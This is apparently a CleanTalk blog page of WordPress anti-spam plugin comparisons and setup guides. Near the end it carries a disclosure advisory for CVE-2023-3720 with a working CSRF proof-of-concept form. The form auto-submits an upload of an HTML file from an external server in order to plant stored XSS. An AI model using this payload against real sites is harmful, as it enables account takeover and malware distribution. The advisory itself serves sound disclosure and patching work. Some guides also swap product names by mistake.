
Stop spam without frustrating your visitors

Create your CleanTalk account and start blocking spam — no CAPTCHA challenges and no impact on visitors.

Security Block Lists

CleanTalk Account

No credit card required • Setup takes less than a minute • Your temporary password will be sent by email.

Category: WordPress

  • 5 Best Anti Spam WordPress Plugins in 2024 (including free)

    5 Best Anti Spam WordPress Plugins in 2024 (including free)

    Nobody likes spam. It makes your website look untrustworthy and unprofessional in case the site is filled with spam comments. Search engines like Google penalize sites that have spammy content, which can result in lower search rankings and decreased visibility. Moreover, some spam may contain malicious links or code, posing security risks to website visitors. Definitely not good.


    Why not just keep reCAPTCHA?

    Most WordPress forms already have anti-spam protection like Google ReCAPTCHA, so why not just leave it?

    If you’re reading this article, you probably already know that the user experience of using Google reCAPTCHA can be frustrating: hard-to-read CAPTCHAs and lots of challenges are required to prove that the user is not a bot. This wastes your visitors’ time and even can cause them to leave.

    Another issue is accessibility: some users with disabilities, such as visual impairments, may have difficulty completing reCAPTCHA tasks, leading to accessibility issues.


    How to choose a WordPress anti spam plugin

    So, site owners who respect their visitors most often choose WP plugins with invisible yet reliable spam protection. Except, all plugins are different and mostly act in various ways. They are compatible with different numbers of forms, have different sets of tools, and of course cost differently.

    To help you out we’ve compared the 5 most popular anti spam WordPress plugins in one table below, but first, we’ll tell you a little about each one.


    1. CleanTalk
    Anti-Spam is a cloud-based platform that offers advanced spam protection and website security services. It allows you to protect all forms on your WordPress site at once and grants protections for 55 forms plugins, no matter whether it is a comment, contact, registration form, or any other.

    It also provides detailed statistics and logs of spam activity, allowing website owners to monitor and analyze spam trends. Anti-Spam offers a 14-day free trial period and different pricing plans based on the number of websites and the desired features.

    Features

    • Protects all types of forms at once.
    • Has personalized lists filtered by language/ip/email/country/stop words.
    • Spam FireWall allows blocking spam bots even before they reach a site.
    • Maximum detailed logs are stored for up to 45 days.
    • 24/7 technical support.


    2. Akismet

    Akismet is a popular spam filtering service for websites and blogs, developed by Automattic. It is designed to automatically detect and filter out spam comments and form submissions, helping to keep websites and online communities free from unwanted and potentially harmful content. Akismet uses advanced algorithms and data from lots of sites to identify and block spam, providing website owners with an effective tool to maintain the quality and security of their online platforms.

    Has a free plan, but for non-commercial use only, which means: no ads are displayed, no products/services are sold, and no business is promoted on your website.

    Features:

    • Is already pre-installed on your WordPress website.
    • Removes the most harmful spam to prevent possible risks.
    • Reveals any concealed or deceptive URLs within comments.
    • Free plan for non-commercial use.
    • Allows moderators to mark blocked comments as spam or legitimate.


    Get the plugin


    3. Antispam Bee

    Antispam Bee is a popular WordPress plugin designed to combat spam on WordPress websites. It helps website owners to filter out spam comments, trackbacks, and other unwanted content that can be submitted by bots or spammers. The plugin uses a variety of methods to detect and block spam, including comment filters, IP address checks, and the use of various blacklists.

    Additionally, the plugin automatically removes any spam that has been filtered out. You can specify in the settings when you want the spam to be deleted. You also have the option to designate certain types of spam to be directly sent to the trash without needing any additional action.

    Features

    • Spam statistics are available.
    • Allow comments from specific languages.
    • Restrict comments from specific countries.
    • Exclude trackbacks and pingbacks in spam detection.
    • GDPR compliant.


    Get the plugin


    4. Zero Spam

    Zero Spam is a WordPress plugin designed to help website owners combat spam in their comments section. It uses a combination of techniques to block spam, including JavaScript-based checks, time-based checks, and honeypot fields. The plugin aims to be user-friendly and effective at blocking spam while minimizing false positives and not inconveniencing legitimate users. Zero Spam also includes features such as automatic spam removal and the ability to customize settings to suit the specific needs of a website.

    In addition to identifying and preventing spam, Zero Spam also allows you to identify the geographical origin of these spam messages. This feature enables you to prevent future comments and registrations from specific countries and regions based on the information provided.

    Features

    • No need for admin moderation.
    • Ability to block IP addresses either manually or automatically.
    • Can be integrated with widely used plugins.
    • Identifies the geographical location of IP addresses.
    • Provides protection for WooCommerce registration forms.


    Get the plugin



    5. Titan Anti-spam

    Titan Anti-Spam is a WordPress plugin designed to protect websites from spam and malicious activity. It offers features such as IP address blocking, integration with popular plugins, and protection for WooCommerce registration forms. The plugin aims to prevent spam submissions, comments, and registrations, ultimately enhancing the security and integrity of WordPress websites.

    Additionally, Titan Anti-Spam can identify the geographical location of IP addresses, enabling website administrators to take appropriate action to mitigate potential threats.

    Features

    • Continuous technical support is available.
    • Shields registration forms from spam.
    • Comprehensive data on comments and logins.
    • Regular security checks.
    • No need for CAPTCHA.


    Get the plugin


    Summary

    So, finally, what WordPress anti spam protection to choose for a commercial website in 2024? That’s definitely up to you to decide.

    CleanTalkAntispam BeeZero SpamTitanAkismet
    WordPress Rating4.7
    (2 775 reviews)
    4.8
    (206 reviews)
    4.1
    (135 reviews)
    4.5
    (364 reviews)
    4.7
    (1 001 reviews)
    Protects
    • comments
    • registrations
    • contact forms
    • orders
    • any others
    • comments
    • comments
    • registrations
    • login forms
    • comments
    • registrations
    • comments
    • contact forms
    Form plugins protected55default WP forms7no info5
    Number of checksunlimitedunlimitedunlimitedunlimited500 API calls/month
    Spam FireWall++
    Support outside the WP forum++++
    Protection from spam bots++
    Trial period14 days FREEFREEFREE
    Price$8 / year$55 / year$119.40 / year


  • Brevo Forms (formely Sendinblue) – Spam Protection for WordPress

    Brevo Forms (formely Sendinblue) – Spam Protection for WordPress

    CleanTalk added spam protection for Brevo Forms using direct form integration. So in case, you prefer using Brevo Forms be sure to use the most effective Anti-Spam plugin. Read the guide below and learn 4 steps to protect your Brevo Forms from spam.

    Once the CleanTalk Anti-Spam plugin is installed it starts to protect all of the existing forms on your WordPress website. It may not only be Brevo Forms but also many others.

    Download CleanTalk Anti-Spam plugin | Download Brevo Forms 

    How to install CleanTalk Anti-Spam plugin



    To install the Anti-Spam plugin, go to your WordPress admin panelPluginsAdd New.

    Then enter «СleanTalk» in the search box and click the Install button for «Spam protection, Anti-Spam, FireWall by CleanTalk».


    After installing the plugin, click the «Activate»‎ button.


    After it is done go to the plugin settings and click the «Get Access Key Automatically» button. Then just click the «Save Settings»‎ button.

    That’s it! From now you How to completely protect your Brevo Forms from spam.

    How to check spam protection for Brevo Forms



    You can test the work of Anti-Spam protection for your СonvertKit Forms by using a test email s @ cleantalk.org (without spaces). First, open the form in an Incognito browser tab. Fill in all the required form fields and send a form. After submitting the form, you will see a block message about the block on the form submission.

    If you have any questions, add a comment and we will be happy to help you.

    Create your CleanTalk account – Register now and protect your СonvertKit Forms from spam in 5 minutes

    Update

    The protection works only for website visitors, not for website admins. Be sure to test the form protection using Incognito mode.

    Additional features

    • CleanTalk protects all forms at once: comments, registrations, feedbacks, contacts, reviews.
    • Installation takes about 1-2 minutes.
    • Smart 99% protection against spambots.
    • Always online – 24/7 technical support.
    • Logs, SpamFireWall, personal lists, country filters, stop-words, and many others.

    Discover the complete list of CleanTalk Anti-Spam plugin features here.

  • Protect Elementor Forms from spam

    Protect Elementor Forms from spam

    While using Elementor Contact Form, always be sure to use the most effective Anti-Spam plugin. Read the guide below and learn how to protect your Elementor Contact Form from spam in 5 minutes.

    Once CleanTalk Anti-Spam plugin is installed it starts to protect all of the existing forms on your WordPress website. It may not only be Elementor Contact Form but many others.

    Download CleanTalk Anti-Spam plugin | Download Elementor form builder or use Elementor Contact Form Extension 

    How to install CleanTalk Anti-Spam plugin

    To install the Anti-Spam plugin, go to your WordPress admin panelPluginsAdd New.

    Then enter «СleanTalk» in the search box and click the Install button for «Spam protection, Anti-Spam, FireWall by CleanTalk».

    After installing the plugin, click the «Activate»‎ button.

    After it is done go to the plugin settings and click the «Get Access Key Automatically» button. Then just click the «Save Settings»‎ button.

    That’s it! From now you How to completely protect your Elementor Contact Form from spam.

    Check the result to save your Elementor Contact Form from spam

    You can test the work of Anti-Spam protection for your Elementor Contact Form by using a test email s @ cleantalk.org (without spaces). First, open the form in an Incognito browser tab. Fill in all the required form fields and send a form. After submitting the form, you will see a block message about the block on the form submission.

    If you have any questions, add a comment and we will be happy to help you.

    Create your CleanTalk account – Register now and protect your Elementor Contact Form from spam in 5 minutes

    Update

    The protection works only for website visitors, not for website admins. Be sure to test the form protection using Incognito mode.

    Additional features

    • CleanTalk protects all forms at once: comments, registrations, feedbacks, contacts, reviews.
    • Installation takes about 1-2 minutes.
    • Smart 99% protection against spambots.
    • Always online – 24/7 technical support.
    • Logs, SpamFireWall, personal lists, country filters, stop-words, and many others.

    Receiving only valid email addresses on the contact form is very important for effective communication with customers. Incorrect or invalid addresses can result in lost leads and skewed marketing campaign performance statistics. CleanTalk Anti-Spam has the ability to check email addresses for their existence, which helps avoid sending emails to invalid addresses and ensures accurate and reliable contact information. This saves time and resources when processing data, and improves the overall effectiveness of your marketing efforts.

    Discover the complete list of CleanTalk Anti-Spam plugin features here.

  • How to stop spam on WordPress – Back In Stock Notifier for WooCommerce

    How to stop spam on WordPress – Back In Stock Notifier for WooCommerce

    CleanTalk added spam protection for Back In Stock Notifier using direct form integration. So in order to stop Back In Stock Notifier for WooCommerce spam, be sure to use the most effective Anti-Spam plugin. Read the guide below and learn 4 steps to protect your Back In Stock Notifier from spam.

    Once the CleanTalk Anti-Spam plugin is installed it starts to protect all of the existing forms on your WordPress website. It may not only be Back In Stock Notifier but also many others.

    Note: the protection only works with alternative cookies on and only for website visitors, not for website admins. Be sure to test the form protection using Incognito mode.

    Download CleanTalk Anti-Spam plugin | Download Back In Stock Notifier 

    How to install CleanTalk Anti-Spam plugin

    To install the Anti-Spam plugin, go to your WordPress admin panelPluginsAdd New.

    Then enter «CleanTalk» in the search box and click the Install button for «Spam protection, Anti-Spam, FireWall by CleanTalk».

    After installing the plugin, click the «Activate»‎ button.

    After it is done go to the plugin settings and click the «Get Access Key Automatically» button. Then just click the «Save Settings»‎ button.


    Then go to Advanced settings and scroll down to the Data Processing section. Find the Use Anti-Spam by CleanTalk JavaScript library option and switch it on. Press the Save Changes button.

    That’s it! From now you know how to stop Back In Stock Notifier for WooCommerce spam. If you have any questions, add a comment and we will be happy to help you.

    Create your CleanTalk account – Register now and protect your Back In Stock Notifier from spam in 5 minutes


    Additional features

    • CleanTalk protects all forms at once: comments, registrations, feedbacks, contacts, reviews.
    • Installation takes about 1-2 minutes.
    • Smart 99% protection against spambots.
    • Always online – 24/7 technical support.
    • Logs, SpamFireWall, personal lists, country filters, stop-words, and many others.

    Discover the complete list of CleanTalk Anti-Spam plugin features here.

  • Validate email addresses with ZeroBounce while keeping them protected with CleanTalk Anti-Spam

    Validate email addresses with ZeroBounce while keeping them protected with CleanTalk Anti-Spam

    ZeroBounce is an email validation plugin for WordPress, that works with most popular WordPress forms including registration forms, comments sections, eCommerce shops, and more. There were issues with using both ZeroBounce and CleanTalk plugins at the same time, but we’ve fixed it and now everything’s working perfectly.

    Download CleanTalk Anti-Spam plugin | Download ZeroBounce 

    How to install CleanTalk Anti-Spam plugin

    To install the Anti-Spam plugin, go to your WordPress admin panelPluginsAdd New.

    Then enter «CleanTalk» in the search box and click the Install button for «Spam protection, Anti-Spam, FireWall by CleanTalk».

    After installing the plugin, click the «Activate»‎ button.

    After it is done go to the plugin settings and click the «Get Access Key Automatically» button. Then just click the «Save Settings»‎ button.

    That’s it!

    If you have any questions, add a comment and we will be happy to help you.

    Create your CleanTalk account – Register now and protect all your Forms from spam in 5 minutes

    Update

    The protection works only for website visitors, not for website admins. Be sure to test the form protection using Incognito mode.

    Need help with settings or missed spam?

    If you have any issues with the plugin settings, test submissions or missed spam signups, feel free to ask for help in the comments section down below.

    Additional features

    • CleanTalk protects all forms at once: comments, registrations, feedbacks, contacts, reviews.
    • Installation takes about 1-2 minutes.
    • Smart 99% protection against spambots.
    • Always online – 24/7 technical support.
    • Logs, SpamFireWall, personal lists, country filters, stop-words, and many others.

    Discover the complete list of CleanTalk Anti-Spam plugin features here.

  • CVE-2023-3720 – Upload Media By URL < 1.0.8 - Stored XSS via CSRF

    CVE-2023-3720 – Upload Media By URL < 1.0.8 - Stored XSS via CSRF

    During a thorough security assessment of the Upload Media By URL plugin for WordPress, a concerning medium-level vulnerability has been uncovered in versions prior to 1.0.8. This vulnerability poses a significant risk to your website’s security and calls for immediate action! If exploited, this vulnerability allows attackers to potentially upload files containing malicious code directly to your WordPress site, exposing your users to harmful scripts and attacks.

    Main info:

    CVECVE-2023-3720
    PluginUpload Media By URL
    CriticalMedium
    Publicly PublishedAugust 2, 2023
    Last UpdatedAugust 2, 2023
    ResearcherDmtirii Ignatyev
    OWASP TOP-10A2: Broken Authentication and Session Management
    PoCYes
    ExploitWill be later
    Reference https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-3720
    https://wpscan.com/vulnerability/16375a7f-0a9f-4961-8510-d047ffbf3954
    Plugin Security Certification by CleanTalk

    Timeline

    July 10, 2023Plugin testing and vulnerability detection in the Upload Media By URL plugin have been completed
    July 10, 2023I contacted the author of the plugin and provided a vulnerability PoC with a description and recommendations for fixing
    July 17, 2023The author has eliminated the vulnerability and patched his plugin
    August 2, 2023Registered CVE-2023-3720

    Discovery of the Vulnerability

    During a security assessment of the Upload Media By URL plugin for WordPress, a medium vulnerability was identified in versions prior to 1.0.8. The plugin lacked Cross-Site Request Forgery (CSRF) protection when handling file uploads, allowing attackers to trick logged-in administrators into uploading files on their behalf, including HTML files containing malicious JavaScript code that could execute when accessed by users with the unfiltered_html capability.

    Understanding Cross-Site Request Forgery (CSRF)

    Cross-Site Request Forgery (CSRF) is an attack that forces an authenticated user to execute unwanted actions on a web application without their knowledge or consent. In this case, attackers can exploit the absence of CSRF protection in the Upload Media By URL plugin to create a crafted HTML file hosted on an external server. If a privileged user, such as an administrator, unknowingly accesses the external link, the malicious HTML file can trigger the upload of harmful files onto the WordPress system.

    Exploiting the Cross-Site Request Forgery (CSRF) vulnerability

    By crafting a malicious HTML file that includes a CSRF payload, attackers can entice administrators with upload privileges to visit the external link. Once the link is accessed, the malicious file exploits the lack of CSRF protection in the plugin to perform unauthorized actions, effectively tricking the administrator into uploading harmful files to the WordPress site.

    POC code:

    <html>

      <body>

      <script>history.pushState(”, ”, ‘/’)</script>

        <form action=”http://your_site/wordpress/wp-admin/upload.php” method=”POST” enctype=”multipart/form-data”>

          <input type=”hidden” name=”multiurl” value=”http://your_external_server/123.html” />

          <input type=”submit” value=”Submit request” />

        </form>

        <script>

          document.forms[0].submit();

        </script>

      </body>

    </html>

    Potential Risks and Real-World Impact

    The CSRF vulnerability in the Upload Media By URL plugin poses severe risks to website administrators and users alike. Beyond the technical implications, it also serves as a potential tool for social engineering attacks. Real-world scenarios include:

    1. Stored Cross-Site Scripting (XSS) Attacks::
      Attackers could upload HTML files containing embedded XSS payloads, compromising the security and privacy of users accessing the affected pages, and potentially exposing sensitive data or credentials.In almost all cases , Stored XSS is used to steal cookies , thereby Account Takeover.
    2. Malware Distribution:
      Malicious files, such as infected scripts or executables, could be uploaded, leading to the dissemination of malware among website visitors or affecting the overall integrity of the website.
    3. Unauthorized Content Injection:
      Attackers might use this vulnerability to inject unauthorized content into the website, damaging the site’s reputation, or defacing it with inappropriate or harmful materials.
    4. Social Engineering Exploits:
      Since the plugin allows the upload of files, attackers could craft seemingly innocent files (e.g., images, documents) with misleading names or enticing content to lure unsuspecting users into downloading or opening the files, facilitating social engineering attacks.

    Recommendations for Improved Security

    To mitigate the risks associated with this vulnerability and enhance overall security, the following measures are strongly advised:

    • Immediate Plugin Update:
      Website administrators should update the Upload Media By URL plugin to the latest version, which includes CSRF protection and patches this vulnerability.
    • Implement CSRF Protection:
      Plugin developers should include robust CSRF protection mechanisms when processing sensitive actions, such as file uploads, to prevent unauthorized access.
    • Regular Security Audits:
      Conduct regular security assessments and penetration tests on WordPress installations to identify and remediate potential vulnerabilities proactively.
    • User Privilege Restriction:
      Implement strict access controls to ensure that users can only access information that they are authorized to view based on their roles and permissions.
    • User Awareness:
      Educate website administrators and users about the risks of sharing sensitive information and the importance of strong, unique passwords.

    By addressing the CSRF vulnerability in the Upload Media By URL plugin and implementing these security recommendations, website owners can significantly reduce the likelihood of security breaches, protect their site’s integrity, and safeguard against social engineering exploits.

    Use CleanTalk solutions to improve the security of your website

    Dmitrii i.

    If you think your website is infected and you need help, contact us for malware cleanup. Our specialists will provide you with professional assistance in cleaning your website from malware.


    Check my website

  • CleanTalk Security Plugin Tools for WordPress

    CleanTalk Security Plugin Tools for WordPress

    1. Protection against brute-force attacks is essential to prevent unauthorized access to systems and accounts. Brute-force attack is a method where attackers sequentially try all possible combinations of account passwords and sometimes gain access to the system. The CleanTalk plugin has options such as:
      1.1. Number of unsuccessful authorizations before blocking occurs.
      1.2. Lockout time of the visitor which is the time period between login attempts.
      1.3. Time period the IP will be blocked for when the limit of unsuccessful authorizations is reached.

